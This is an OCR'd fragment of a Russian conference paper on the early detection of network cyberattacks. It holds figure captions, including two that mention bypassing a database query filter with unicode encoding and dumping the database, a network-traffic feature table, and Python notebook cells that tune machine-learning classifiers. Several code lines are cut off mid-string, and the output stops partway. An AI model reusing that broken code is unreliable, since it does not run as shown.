Ежегодная международная научно-практическая конференция
«РусКрипто’2022»

Методика раннего обнаружения кибератак на компьютерные сети

И.Котенко, д.т.н., заведующий лабораторией проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук (СПб ФИЦ РАН), ivkote@comsec.spb.ru
И.Саенко, д.т.н., старший научный сотрудник СПб ФИЦ РАН , iibsaen@comsec.spb.ru
А. Крибель, соискатель Военной академии связи, a.kribel@yandex.ru
К. Крибель, соискатель Военной академии связи, tobusis@mail.ru




Рисунок 1 – Функция фильтрующая запрос на основе жестких правил

Рисунок 2 – Функция справилась с блокировкой обращения к базе данных




Рисунок 3 – Обход фильтрующей функции unicode-кодировкой

Рисунок 4 – Демонстрация выгрузки базы данных после обхода фильтрующей функции




Рисунок 5 — Нестационарный временной ряд




Рисунок 6 — Стационарный временной ряд




Рисунок 7 – Киберполигон предназначенный для сбора сетевого трафика и анализа его защищенности




Рисунок 8 — SVM




Рисунок 9 — Изолированный лес

```
ta, tai, taf, amp = detect_cusum(serias_2, 5, .05, True, True)
```




Рисунок 10 — Кумулятивные суммы

	No.	Name	Type	Description
0	1	srcip	nominal	Source IP address
1	2	sport	integer	Source port number
2	3	dstip	nominal	Destination IP address
3	4	dsport	integer	Destination port number
4	5	proto	nominal	Transaction protocol
5	6	state	nominal	Indicates to the state and its dependent proto...
6	7	dur	Float	Record total duration
7	8	sbytes	Integer	Source to destination transaction bytes
8	9	dbytes	Integer	Destination to source transaction bytes
9	10	sttl	Integer	Source to destination time to live value
10	11	dttl	Integer	Destination to source time to live value
11	12	sloss	Integer	Source packets retransmitted or dropped
12	13	dloss	Integer	Destination packets retransmitted or dropped
13	14	service	nominal	http, ftp, smtp, ssh, dns, ftp-data ,irc and ...
14	15	Sload	Float	Source bits per second
15	16	Dload	Float	Destination bits per second
16	17	Spkts	integer	Source to destination packet count
17	18	Dpkts	integer	Destination to source packet count
18	19	swin	integer	Source TCP window advertisement value
19	20	dwin	integer	Destination TCP window advertisement value
20	21	stcpb	integer	Source TCP base sequence number
21	22	dtcpb	integer	Destination TCP base sequence number
22	23	smeansz	integer	Mean of the ?ow packet size transmitted by the...
23	24	dmeansz	integer	Mean of the ?ow packet size transmitted by the...
24	25	trans_depth	integer	Represents the pipelined depth into the connec...
25	26	res_bdy_len	integer	Actual uncompressed content size of the data t...
26	27	Sjit	Float	Source jitter (mSec)
27	28	Djit	Float	Destination jitter (mSec)
28	29	Stime	Timestamp	record start time
29	30	Ltime	Timestamp	record last time
30	31	Sintpkt	Float	Source interpacket arrival time (mSec)
31	32	Dintpkt	Float	Destination interpacket arrival time (mSec)
32	33	tcprtt	Float	TCP connection setup round-trip time, the sum ...
33	34	synack	Float	TCP connection setup time, the time between th...

Рисунок 11 – Протоколы и сетевые параметры




Рисунок 12 – время жизни ip пакетов




Рисунок 13 – Состояние параметров tcp заголовка за время жизни ip пакета




Рисунок 14 – скорость передачи пакетов bit/сек




Рисунок 15 – Количество подключений к серверу




Рисунок 16 – Отправленные пакеты повторно переданы или отброшены

In [49]:
```
models = []
names = ['LogisticRegression','KNeighborsClassifier','BaggingClassifier','GradientBoostingClassifier','RandomForest

models.append((LogisticRegression(max_iter=1000,n_jobs=-1)))
models.append(KNeighborsClassifier(n_jobs=-1))
models.append(BaggingClassifier())
models.append(GradientBoostingClassifier())
models.append(RandomForestClassifier())
models.append(AdaBoostClassifier())
```

In [50]:
```
params = {
    models[0]:{'solver': ['sag', 'lbfgs'], 'penalty': ['l1', 'l2']},
    models[1]:{'n_neighbors': list(range(1, 31)),'weights': ['uniform', 'distance']},
    models[2]:{'n_estimators': list(range(10, 31))},
    models[3]:{'loss': ['deviance','exponential'], 'learning_rate': [0.1, 0.03, 0.5], 'max_depth': list(range(3, 30
    models[4]:{'n_estimators':list(range(10, 30)), 'max_depth': list(range(5, 31))},
    models[5]:{'learning_rate': list(np.arange(0.0,2.0,0.1)), 'n_estimators':list(range(50, 100))},
}
```

In [51]:
```
import warnings
warnings.filterwarnings('ignore')

for name, model in zip(names, models):
    search = GridSearchCV(estimator=model, param_grid=params[model], n_jobs=-1, cv=5)
    search.fit(X_train, y_train)

    print('_____________________________________________________')
    print('Classificator: '+ str(search.best_estimator_))
    print('Best parametrs: '+ str(search.best_params_))
    print('Best score: '+ str(search.best_score_))
    print('_____________________________________________________')
```

Рисунок 17 — Подбор гиперпараметров

```
_____________________________________________________
Classificator: LogisticRegression(max_iter=1000, n_jobs=-1)
Best parametrs: {'penalty': 'l2', 'solver': 'lbfgs'}
Best score: 0.8961687849910088
_____________________________________________________
_____________________________________________________
Classificator: KNeighborsClassifier(n_jobs=-1, n_neighbors=1)
Best parametrs: {'n_neighbors': 1, 'weights': 'uniform'}
Best score: 0.999323288700103
_____________________________________________________
_____________________________________________________
Classificator: BaggingClassifier(n_estimators=15)
Best parametrs: {'n_estimators': 15}
Best score: 0.9995141569933788
_____________________________________________________
_____________________________________________________
Classificator: GradientBoostingClassifier(learning_rate=0.5, max_depth=6)
Best parametrs: {'learning_rate': 0.5, 'loss': 'deviance', 'max_depth': 6}
